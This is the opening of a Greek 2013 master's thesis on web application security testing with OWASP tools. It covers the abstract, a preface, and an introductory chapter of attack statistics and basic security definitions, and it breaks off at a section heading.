ΕΘΝΙΚΟ ΚΑΙ ΚΑΠΟΔΙΣΤΡΙΑΚΟ ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΘΗΝΩΝ

ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ
ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΤΗΛΕΠΙΚΟΙΝΩΝΙΩΝ

ΠΡΟΓΡΑΜΜΑ ΜΕΤΑΠΤΥΧΙΑΚΩΝ ΣΠΟΥΔΩΝ
‘’ΝΕΕΣ ΤΕΧΝΟΛΟΓΙΕΣ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΤΗΛΕΠΙΚΟΙΝΩΝΙΩΝ’’

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

“Ασφάλεια διαδικτυακών εφαρμογών με εργαλεία ελεύθερου λογισμικού”

Παπαδάκης Η.Ιωάννης

Επιβλέποντες: **Παπαπαναγιώτου Κωνσταντίνος** Εξωτερικός Συνεργάτης
Γεωργιάδης Παναγιώτης Καθηγητής

ΑΘΗΝΑ

ΣΕΠΤΕΜΒΡΙΟΣ 2013

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

“Ασφάλεια διαδικτυακών εφαρμογών με εργαλεία ελεύθερου λογισμικού”

Παπαδάκης Η.Ιωάννης

Α.Μ: Μ1171

ΕΠΙΒΛΕΠΟΝΤΕΣ: **Παπαπαναγιώτου Κωνσταντίνος** Εξωτερικός Συνεργάτης
Γεωργιάδης Παναγιώτης Καθηγητής

ΕΞΕΤΑΣΤΙΚΗ ΕΠΙΤΡΟΠΗ: **Παπαπαναγιώτου Κωνσταντίνος** Εξωτερικός Συνεργάτης
Γεωργιάδης Παναγιώτης Καθηγητής

ΣΕΠΤΕΜΒΡΙΟΣ 2013

ΠΕΡΙΛΗΨΗ

Η παρούσα διπλωματική εργασία, πραγματεύεται:

α) τη μελέτη των κυριότερων ευπαθειών που μπορεί να εντοπιστούν σε δικτυακές εφαρμογές,

β) την πειραματική εφαρμογή εργαλείων και μεθόδων για τον έλεγχο της ασφάλειας (όπως είναι OWASP ZAP, OWASP WebGoat project και το Selenium)

γ) την αποτύπωση προτάσεων – οδηγιών για την αξιολόγηση της ασφάλειας των εφαρμογών ιστού. Παρουσιάζονται αποτελέσματα ελέγχων που επιτρέπουν στους μηχανικούς ανάπτυξης δικτυακών εφαρμογών, να συλλέξουν πολύτιμες πληροφορίες και ενδείξεις σχετικά με τις αδυναμίες που εμφανίζονται σε τέτοιου είδους εφαρμογές. Η μεθοδολογία της έρευνας περιλαμβάνει μεταξύ άλλων την εξοικείωση με τις σχετικές έννοιες και τη μελέτη των οδηγιών και προτύπων ασφάλειας των εφαρμογών δικτύου, όπως έχουν οριστεί από αναγνωρισμένους οργανισμούς, όπως είναι ο OWASP.

Αναδείχθηκαν λοιπόν οι όποιες αδυναμίες-ευπάθειες της εφαρμογής. Παράλληλα εξετάστηκαν και σχετικά υποστηρικτικά εργαλεία που είναι διαθέσιμα, μέσω των οποίων πραγματοποιήθηκαν μετρήσεις αξιολόγησης ασφάλειας εφαρμογών ιστού. Συγκεκριμένα έγινε χρήση, κυρίως, του εργαλείου ελέγχου web εφαρμογών OWASP ZAP που είναι ένα εργαλείο για την εφαρμογή penetration testing σε Web εφαρμογές.

Από την διπλωματική εργασία εξάγονται τα ακόλουθα συμπεράσματα:

- Η μέθοδος testing με την τεχνική Black Box, αποτελεί την αποτελεσματικότερη μέθοδο για την αξιολόγηση της ασφάλειας των εφαρμογών ιστού, αφού εκτιμά το επίπεδο ασφάλειας ακολουθώντας τεχνικές και βήματα πανομοιότυπα με αυτά που χρησιμοποιούν οι εισβολείς για την πραγματοποίηση των επιθέσεών τους.
- Η χρήση εργαλείων για την πραγματοποίηση των ελέγχων είναι αναγκαία, είτε πρόκειται για αυτοματοποιημένους, είτε όχι, λόγω της απαίτησης για συνεχείς και επαναλαμβανόμενους ελέγχους.

ΘΕΜΑΤΙΚΗ ΠΕΡΙΟΧΗ: Ασφάλεια Διαδικτυακών εφαρμογών

ΛΕΞΕΙΣ ΚΛΕΙΔΙΑ: ασφάλεια, λογισμικό, διαδίκτυο, ευπάθειες, έλεγχος

ABSTRACT

This diploma thesis is focused on:

a) the search of all possible vulnerability that can be found in web applications
b) applying integrated tools for scanning a web application for possible vulnerabilities such as OWASP ZAP, OWASP WebGoat project and Selenium.
c) the general guidelines for evaluation of web applications security. Results are presented that allow the web application engineers to collect precious information and clues regarding the weaknesses that are presented in such type of applications. The methodology of research includes familiarization with the relative significances and the study of directives and models of safety of web applications, as they have been defined by recognized organisms, such as the OWASP.

Therefore weaknesses and vulnerabilities of a web application has been presented here.

In the same time open source tools were used in order to have concrete results and automate the procedures. Mainly, the OWASP ZAP tool was used, that is a tool for the application penetration testing in Web applications.

From the present diploma the following conclusions are exported:

- Black box testing methodology is the more effective method for the evaluation of safety of web applications, because it appreciates the level of safety following techniques and steps same that intruders use for executing their attacks.
- The use of tools for control is necessary, either it is automating, or no, due to the requirement for continuous and repeated controls.

SUBJECT AREA: Web Security Testing

KEYWORDS: security, software, web, vulnerabilities, owasp

ΠΕΡΙΕΧΟΜΕΝΑ

ΚΑΤΑΛΟΓΟΣ ΕΙΚΟΝΩΝ

ΠΡΟΛΟΓΟΣ

Στην παρούσα διπλωματική εργασία παρουσιάζουμε πως εργαλεία του διεθνούς φήμης οργανισμού OWASP (Open Web Application Security Project) μπορούν να μελετηθούν και να εφαρμοστούν ώστε να πετύχουμε ένα βαθμό ασφαλείας όσον αφορά τις διακτυακές εφαρμογές επιχειρήσεων. Αρχικά παρουσιάζεται πως μπορούμε να πετύχουμε να έχουμε ένα ασφαλές προίον και πως μια επιχείρηση μπορεί να διασφαλίσει την ακεραιότητα και την ασφάλεια των εφαρμογών της. Στην εκπόνηση της εργασίας μου έπαιξε σημαντικό ρόλο το εργασιακό μου περιβάλλον καθώς ασχολούμαι με ανάπτυξη λογισμικού και έτσι είχα την ευκαιρία να μελετήσω ένα θέμα που με απασχολεί στην καθημερινότητα μου και στην εργασία μου.

Σε αυτό το σημείο θα ήθελα να ευχαριστήσω τον επιβλέποντα καθηγητή μου κ.Παπαπαναγιώτου Κωνσταντίνο, ο οποίος μου έδωσε την ευκαιρία να ασχοληθώ με το συγκεκριμένο θέμα, καθώς και για την πολύτιμη καθοδήγησή του και το ενδιαφέρον που έδειξε καθ’όλη την διάρκεια των φάσεων της διπλωματικής εργασίας. Επιπλέον θέλω να ευχαριστήσω τους γονείς μου για την υποστήριξη τους με οποιδήποτε τρόπο για την περάτωση των σπουδών μου.

1. ΚΕΦΑΛΑΙΟ 1: Ασφάλεια εφαρμογών διαδικτύου

1.1 Εισαγωγή στην ασφάλεια διαδικτυακών εφαρμογών

Καθώς το Internet αναπτύσσεται και εξελίσσεται συνεχώς, όλο και περισσότεροι οργανισμοί και επιχειρήσεις αντικαθιστούν τους απλούς ιστότοπους με κρίσιμες εφαρμογές σχεδιασμένες με τέτοιο τρόπο, που να επιτυγχάνουν την ενοποίηση/ενσωμάτωση των υπαρχόντων συστημάτων τους και την παροχή καλύτερων υπηρεσιών προς τους πελάτες τους. Έτσι λοιπόν σήμερα υπάρχει πληθώρα εμπορικών ιστοσελίδων για αγορά προιόντων και παροχή κάθε είδους υπηρεσιών, στις οποίες λειτουργούν εφαρμογές ιστού και υπηρεσίες, οι οποίες είναι οι βασικοί συντελεστές του Internet επόμενης γενιάς ή αλλιώς Internet2. Το Internet 2 ξεκίνησε περίπου όπως και το γνωστό μας Internet. Αποτελεί ένα δίκτυο το οποίο ενώνει τους ακαδημαϊκούς, τη βιομηχανία και την κυβέρνηση, συμβάλλοντας με αυτό τον τρόπο στη γρήγορη ανάπτυξη νέων τεχνολογιών και την άμεση διάδοσή τους στο ευρύτερο Διαδίκτυο. Σήμερα συμμετέχουν περισσότερα από 200 Πανεπιστημιακά ιδρύματα των Ηνωμένων Πολιτειών και 60 επιχειρήσεις, τα πρώτα με περίπου 80 εκατομμύρια δολάρια το χρόνο και οι δεύτερες με 30 εκατομμύρια δολάρια. Για τα πανεπιστήμια αποτελεί μια επένδυση με μέλλον, καθώς αναβαθμίζουν με αυτόν τον τρόπο τα δίκτυά τους. Επίσης, λαμβάνουν χρηματοδότηση με τη μορφή υποτροφιών από ομοσπονδιακές υπηρεσίες που συμμετέχουν στην ομοσπονδιακή Πρωτοβουλία για το Internet Επόμενης Γενιάς (Next Generation Internet Initiative). Η συμμετοχή είναι ανοιχτή για οποιοδήποτε πανεπιστημιακό ίδρυμα θέλει και μπορεί να διαθέσει πόρους και υποδομές για την ανάπτυξη του προγράμματος.

Το Internet 2 δεν αποτελεί ένα ξεχωριστό δίκτυο, απλά θυμίζει το Διαδίκτυο στα πρώτα του βήματα, όταν ακόμα είχε αμιγώς στρατιωτικές και ακαδημαϊκές χρήσεις. Αξίζει να αναφερθεί ότι «παιδιά» αυτής της αρχικά στρατιωτικής εφαρμογής υπήρξαν ο Παγκόσμιος Ιστός (WWW) και το ηλεκτρονικό ταχυδρομείο (e-mail).

Το Internet αρχικά σχεδιάστηκε με κύριο στόχο να είναι <<ανοικτό>>. Αυτό σήμαινε ότι ο καθένας θα μπορούσε να έχει δυνατότητα πρόσβασης σε πληροφορίες, που δημοσιεύονται στο internet και για αυτό το λόγο δεν θα υπήρχε η ανάγκη προστασίας τους. Η φύση όμως των δεδομένων και καθώς και το περιεχόμενό τους πολλές φορές καθιστούν απαραίτητη την προστασία τους όταν αυτά μπορούν να γίνουν εύκολα προσπελάσιμα μέσω του παγκόσμιου ιστού. Γι’ αυτό το λόγο οι περισσότεροι οργανισμοί και επιχειρήσεις, που έχουν εγκαταστήσει και λειτουργούν εφαρμογές ιστού, ανακαλύπτουν συνεχώς ότι είναι εκτεθειμένοι σε νέους κινδύνους που αφορούν τη σωστή λειτουργία των συστημάτων τους και κυρίως την ασφάλεια αυτών, με συνέπεια τις επιπτώσεις σχετικά με την ιδιωτικότητα των χρηστών και την προστασία των αγαθών.

Το διεθνές portal ZONE-H, δημοσίευσε στατιστική μελέτη σχετικά με τις διαδικτυακές επιθέσεις που δέχονται οι ιστοσελίδες σε καθημερινή βάση. Σύμφωνα με την μελέτη, το έτος 2002 περίπου 2500 επιτυχημένες επιθέσεις έβλεπαν το φως της δημοσιότητας κάθε μήνα.

Δείγμα του ότι οι ηλεκτρονικές επιθέσεις είναι πλέον στην καθημερινότητα μας, αποτελεί το γεγονός ότι μόνο τον μήνα Απρίλιο του 2010 καταγράφηκαν 95.000 επιτυχημένες αλλοιώσεις ιστοσελίδων. Από τα στατιστικά διαπιστώνουμε ότι οι επιθέσεις σε εξυπηρετητές ιστοσελίδων συνεχώς αυξάνονται αφού τα μέτρα ασφάλειας είναι σχεδόν ανύπαρκτα.

Ο ρυθμός αυτός αυξάνεται ραγδαία καθώς για κάποιους η αλλοίωση ιστοσελίδων αποτελεί επάγγελμα, για άλλους τρόπο ζωής και για άλλους το μέσο για να περάσουν το μήνυμα τους.

Εκτόξευση του αριθμού των κακόβουλων επιθέσεων επισημαίνει η εταιρεία Symantec στην έκθεση Internet Security Threat Report, Volume 17. Η έκθεση δείχνει ότι, ενώ υπήρξε μείωση του αριθμού των ευπαθειών κατά 20%, ο αριθμός των κακόβουλων επιθέσεων συνέχισε να εκτοξεύεται, παρουσιάζοντας αύξηση 81%. Επιπρόσθετα, η έκθεση τονίζει ότι οι εξελιγμένες στοχευμένες επιθέσεις επεκτείνονται σε οργανισμούς κάθε μεγέθους, ενώ τα data breaches αυξάνονται και οι επιτιθέμενοι στοχεύουν στη δημιουργία απειλών για φορητές συσκευές.

Τοπικά στοιχεία για την ελληνική αγορά

Το 2011, η Ελλάδα ανέβηκε 15 θέσεις στη συνολική κατάταξη, φθάνοντας την 32η στην Παγκόσμια Κατάταξη των Χωρών, ενώ το 2010 ήταν στην 47η θέση. Κύριοι παράγοντες που συνέβαλλαν σε αυτό ήταν η οικονομική ύφεση και το γεγονός ότι ιδιαίτερα οι μικρομεσαίες επιχειρήσεις δεν αναβάθμισαν τις τεχνολογικές λύσεις προστασίας που είχαν στην κατοχή τους – το οποίο συνέβαλε στο να γίνουν πιο ευάλωτοι σε επιθέσεις, ενώ παράλληλα ενισχύθηκαν τα επίπεδα πειρατείας. Είναι γνωστό ότι το λειτουργικό σύστημα που στερείται επίσημης άδειας δεν επιτρέπει ανανεώσεις του προϊόντος, αφήνοντας έκθετο το σύστημα σε ευπάθειες ασφαλείας, που σε άλλη περίπτωση θα είχαν διορθωθεί. Ο αυξανόμενος αριθμός από “πειρατικά” λειτουργικά συστήματα αύξησε το πεδίο των επιθέσεων και τη δυναμική εκμετάλλευσης κάθε νέας επίθεσης.

Το 2011 οι κυβερνοεγκληματίες επέκτειναν σε μεγάλο βαθμό το πεδίο στοχοποίησης, με σχεδόν 20% των στοχευμένων επιθέσεων να γίνονται σε εταιρείες με λιγότερο από 250 εργαζομένους” είπε ο κ. Χρήστος Βεντούρης, Technology Manager της Symantec Hellas. “Ανακαλύψαμε, επίσης, μία μεγάλη αύξηση στις επιθέσεις φορητών συσκευών, καθιστώντας τις συσκευές αυτές μία βιώσιμη πλατφόρμα για τους επιτιθέμενους απ’ όπου μπορούν να εκμαιεύσουν ευαίσθητα δεδομένα. Οι οργανισμοί κάθε μεγέθους πρέπει να βρίσκονται σε επαγρύπνηση σχετικά με την προστασία των δεδομένων τους.”

Η Symantec απέτρεψε περισσότερες από 5,5 δισεκατομμύρια κακόβουλες επιθέσεις το 2011, μία αύξηση της τάξης του 81% από το προηγούμενο έτος. Επίσης, ο αριθμός των νέων παραλλαγών malware αυξήθηκε σε 403 εκατομμύρια και ο αριθμός των Web επιθέσεων, που απετράπησαν ανά ημέρα, αυξήθηκε κατά 36%. Την ίδια περίοδο τα επίπεδα του spam παρουσίασαν σημαντική πτώση και οι νέες ευπάθειες που ανακαλύφθηκαν παρουσίασαν μείωση 20% σε σχέση με τα περσινά επίπεδα.

Αυτά τα στατιστικά στοιχεία, συγκρινόμενα με τη συνεχή άνοδο του malware, απεικονίζουν μία ενδιαφέρουσα εικόνα. Οι επιτιθέμενοι έχουν ενστερνιστεί τα εύκολα στη χρήση toolkits επιθέσεων, έτσι ώστε να είναι σε θέση να αξιοποιούν αποτελεσματικά τις υπάρχουσες ευπάθειες. Κινούμενοι πέρα από το παραδοσιακό spam, οι κυβερνοεγκληματίες στρέφονται στα δίκτυα κοινωνικής δικτύωσης για να λανσάρουν τις επιθέσεις τους.

Η φύση αυτών των δικτύων κάνουν τους χρήστες να θεωρούν – λανθασμένα – ότι δεν βρίσκονται σε κίνδυνο και ότι οι επιτιθέμενοι χρησιμοποιούν τις συγκεκριμένες ιστοσελίδες για να βρουν νέα θύματα. Λόγω των social engineering τεχνικών και της viral φύσης των κοινωνικών δικτύων, είναι πιο εύκολο για τις απειλές να εξαπλωθούν από το ένα άτομο στο άλλο.

Οι στοχευμένες επιθέσεις παραμένουν σε άνθηση, με τον αριθμό των καθημερινών στοχευμένων επιθέσεων να αυξάνονται από 77 την ημέρα σε 82 την ημέρα στο τέλος του 2011. Οι στοχευμένες επιθέσεις χρησιμοποιούν μεθόδους social engineering και

προσαρμοσμένα malware για να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση σε ευαίσθητες πληροφορίες.

Αυτές οι εξελιγμένες επιθέσεις εστιάζουν παραδοσιακά στο δημόσιο τομέα και τους κυβερνητικούς φορείς. Παρ' όλα αυτά, το 2011 οι στοχευμένες απειλές είχαν ιδιαιτερότητες. Οι στοχευμένες επιθέσεις δεν περιορίζονται πια σε μεγάλους οργανισμούς. Ποσοστό μεγαλύτερο του 50% των επιθέσεων έχουν στόχο οργανισμούς με λιγότερους από 2.500 υπαλλήλους και σχεδόν το 18% στοχεύουν επιχειρήσεις με λιγότερους από 250 υπαλλήλους. Οι συγκεκριμένοι οργανισμοί γίνονται αντικείμενα στοχοποίησης, διότι πιθανόν να είναι μέρος μίας αλυσίδας ή βρίσκονται στο περιβάλλον ενός συνεργάτη – μεγαλύτερη εταιρεία ή είναι λιγότερο προστατευμένοι.

Επιπλέον, το 58% των επιθέσεων δεν στοχεύουν υψηλόβαθμα στελέχη, αλλά υπαλλήλους σε ρόλους, όπως στα τμήματα ανθρώπινου δυναμικού, δημοσίων σχέσεων και πωλήσεων. Τα στελέχη σε αυτές τις θέσεις μπορεί να μην έχουν άμεση πρόσβαση σε συγκεκριμένες πληροφορίες, αλλά μπορούν να γίνουν οι άμεσοι δίαυλοι για την εισχώρηση στην εταιρεία. Είναι εύκολο για τους επιτιθέμενους να τους εντοπίσουν online και είναι συχνό φαινόμενο τα άτομα αυτά να λαμβάνουν αιτήματα και συνημμένα αρχεία από άγνωστες πηγές.

Η αύξηση των Data Breaches και των χαμένων συσκευών αποτελεί πηγή ανησυχίας για το μέλλον.

Σχεδόν 1,1 εκατομμύρια identities κλάπηκαν ανά data breach κατά μέσο όρο το 2011, μία δραματική αύξηση σε σχέση με τα στοιχεία από κάθε άλλη χρονιά.

Τα περιστατικά hacking αποτέλεσαν τη μεγαλύτερη απειλή, εκθέτοντας 187 εκατομμύρια identities το 2011 – ο μεγαλύτερος αριθμός από κάθε είδος breach του προηγούμενου έτους. Παρ' όλα αυτά, η πιο συχνή αιτία data breaches, που μπορεί να προκαλέσει identity theft, ήταν η κλοπή ή η απώλεια ενός υπολογιστή (ή άλλης συσκευής) στο οποίο είχαν αποθηκευτεί ή μεταφερθεί δεδομένα, όπως ένα smartphone, ένα USB ή μία συσκευή backup.


Αυτά τα breaches που σχετίζονται με κλοπές εξέθεσαν 18,5 εκατομμύρια identities. Καθώς τα tablets και τα smartphones συνεχίζουν να ξεπερνούν σε πωλήσεις τα PCs, περισσότερες κρίσιμες πληροφορίες θα είναι διαθέσιμες σε φορητές συσκευές. Οι υπάλληλοι φέρνουν τα smartphones και tablets στο εταιρικό περιβάλλον πιο γρήγορα από ό,τι μπορούν οι οργανισμοί να προβούν στη διαχείριση και προστασία τους.

Αυτό μπορεί να οδηγήσει σε αύξηση των data breaches, αφού οι χαμένες συσκευές παρουσιάζουν ρίσκα αναφορικά με τις πληροφορίες που βρίσκονται σε αυτές, αν δεν είναι κατάλληλα προστατευμένες. Πρόσφατη έρευνα από τη Symantec καταδεικνύει ότι το 50%των χαμένων τηλεφώνων δεν επιστρέφονται και το 96% (συμπεριλαμβανομένων όσων επιστρέφονται) έχουν υποβληθεί σε data breach.


Σύμφωνα με την έρευνα της Arbor Networks, εταιρεία με αντικείμενο την προστασία δεδομένων καταγράφονται στα διαγράμματα παρακάτω ομάδες που χρησιμοποιούν διαδικτυακές εφαρμογές καθώς και τις επιθέσεις που δέχτηκαν οι εφαρμογές.

Οι μισοί από τους αποκρινόμενους έχουν δεχθεί *DdoS*(denial-of-service) επιθέσειςτην περίοδο της έρευνας. Το 49% αυτών δήλωσαν ότι δέχονται επιθέσεις DdoS πολύ συχνά. Όσες περισσότερες εταιρείες μετέφεραν τις υπηρεσίες τους στο cloud, τώρα πρέπει να ξέρουν ποιος είναι στο cloud μαζί τους. Οι επιθέσεις μπορεί να μην επηρεάζουν τους χρήστες υπό επίθεση αλλά και τους υπόλοιπους που χρησιμοποιούν τις ίδιες υποδομές.

Εικόνα 1: Ομάδες διαδικτυακών εφαρμογών




Εικόνα 2: Ποσοστά επιθέσεων ανά μήνα



Εικόνα 3: Πιο σημαντικές απειλές

Στην συνέχεια παρατίθεται ένας γράφος με στατιστικά στοιχεία για τις πιθανές επιθέσεις Web εφαρμογών.



Εικόνα 4: Στατιστικά επιθέσεων WhiteHat

Το report του WhiteHat Website Security Statistics (WhiteHat) δίνει μια εικόνα για τις πιθανές επιθέσεις που μπορούν να δεχθούν εταιρείες στις διαδικτυακές εφαρμογές τους.

Οι εφαρμογές ιστού, που περιέχουν ευπάθειες (vulnerabilities), είναι στις περισσότερες περιπτώσεις ο αδύναμος κρίκος στην αλυσίδα ασφάλειας των υπολογιστικών συστημάτων επιτρέποντας με αυτόν τον τρόπο να συμβαίνουν παραβιάσεις από κακόβουλους χρήστες (hackers). Οι ευπάθειες αυτές συνήθως υπάρχουν τόσο στην αρχιτεκτονική όσο και στη διαμόρφωση των συστημάτων, καθώς και στο σχεδιασμό των εφαρμογών, στη διαμόρφωση εγκατάστασης και στη διαχείριση των εφαρμογών. Οι κίνδυνοι από την ύπαρξη αυτών των ευπαθειών μπορεί να είναι πολύ μεγάλοι. Για αυτό το λόγο, οι υπεύθυνοι ανάπτυξης των εφαρμογών, αλλά και οι υπεύθυνοι ασφαλείας των οργανισμών-επιχειρήσεων που τις χρησιμοποιούν, οφείλουν να είναι ικανοί στο να ανιχνεύουν την ύπαρξη αλλά και τη σοβαρότητα των ευπαθειών, καθώς και να προτείνουν τα κατάλληλα αντίμετρα για την προστασία των εφαρμογών τους. Αυτό βέβαια προυποθέτει ότι έχουν το κατάλληλο γνωστικό υπόβαθρο σε θέματα ασφάλειας, ώστε να μπορούν να ανιχνεύουν τις ευπάθειες, αλλά και τα κατάλληλα εργαλεία για να μπορούν να κάνουν τους απαραίτητους ελέγχους γρήγορα και σωστά, χωρίς να επηρεάζεται η εύρυθμη λειτουργία των οργανισμών-επιχειρήσεων τους. Στόχος, λοιπόν αυτού του κεφαλαίου είναι η εξοικείωση με τις σχετικές έννοιες και το κανονιστικό πλαίσιο σε θέματα ασφάλειας, που έχει ήδη ορισθεί από αναγνωρισμένους οργανισμούς, όπως είναι ο OWASP(Open Web Application Security Project – ένας παγκόσμιος οργανισμός που έχει ως σκοπό την βελτίωση της ασφάλειας του λογισμικού εφαρμογών) καθώς και η μελέτη των οδηγιών και προτύπων ασφάλειας για την ανάπτυξη και έλεγχο των εφαρμογών ιστού.

1.2 Επιθέσεις

Επιθέσεις (attacks) ονομάζονται οι τεχνικές, που χρησιμοποιούν οι επίδοξοι εισβολείς (intruders) για να εκμεταλλευθούν τις ευπάθειες των διαφόρων εφαρμογών. Οι επιθέσεις αυτές συχνά συγχέονται με τις ευπάθειες των εφαρμογών. Για το λόγο αυτό οφείλουμε να διευκρινίσουμε ότι επίθεση είναι μια πράξη, την οποία ο εισβολέας κάνει σε μια εφαρμογή

και δεν είναι μια αδυναμία της εφαρμογής.

1.3 Απειλές

Απειλές είναι το ενδεχόμενο απώλειας. Είδη (ανάλογα με την επίδραση):

- Υποκλοπή
- Μεταβολή (συμπεριλαμβάνει πλαστογραφία)
- Διακοπή

Κατηγορίες απειλών (ανάλογα με την προέλευση)

- Φυσικές π.χ. φωτιά, πλημμύρα, κτλ.
- Ακούσιες όπως αστοχίες υλικού/λογισμικού (software/hardware failures)και ανθρώπινος παράγοντας: άγνοια/αδιαφορία οι κυριότερες αιτίες προβλημάτων
- Εκούσιες όπως κακόβουλοι χρήστες (εσωτερικοί – insiders ή εξωτερικοί – outsiders). Εξαρτώνται από τα διατιθέμενα μέσα: γνώσεις, διαθέσιμος χρόνος, υπολογιστική ισχύ.

1.4 Ευπάθειες

Ευπάθεια (vulnerability)

I. Ευάλωτο σημείο στο σύστημα
II. Μπορεί να προκαλέσει απώλειες εάν αξιοποιηθεί από μια απειλή
   - Σε σχέση με τις βασικές ιδιότητες της ασφάλειας
III. Ένα σύστημα δεν μπορεί να αποδειχθεί απαλλαγμένο ευπαθειών

1.5 Μέτρα προστασίας

- Μέτρα προστασίας (αντίμετρα – countermeasures) Προστασία αγαθών (assets)
- Είδη

– Φυσικά

- Π.χ. εγκατάσταση συστήματος πυρασφάλειας

– Τεχνικής φύσης


- Π.χ. εγκατάσταση firewall

1.6 Τι είναι ο έλεγχος(testing)

Τι εννοούμε όταν μιλάμε για έλεγχο (testing) μιας εφαρμογής; Κατά τη διάρκεια ανάπτυξης του κύκλου ζωής μίας δικτυακής εφαρμογής (web application) πολλά βήματα χρειάζεται να υλοποιηθούν για να εξεταστεί η ασφάλεια της εφαρμογής.

- Planning/Management
- Requirements Analysis
- Test Environment Set Up
- Test Execution, both manual and automated

- Test Analysis
- Defect Tracking
- Reporting



Εικόνα 5: Φάσεις software testing

1.7 Είδη software testing

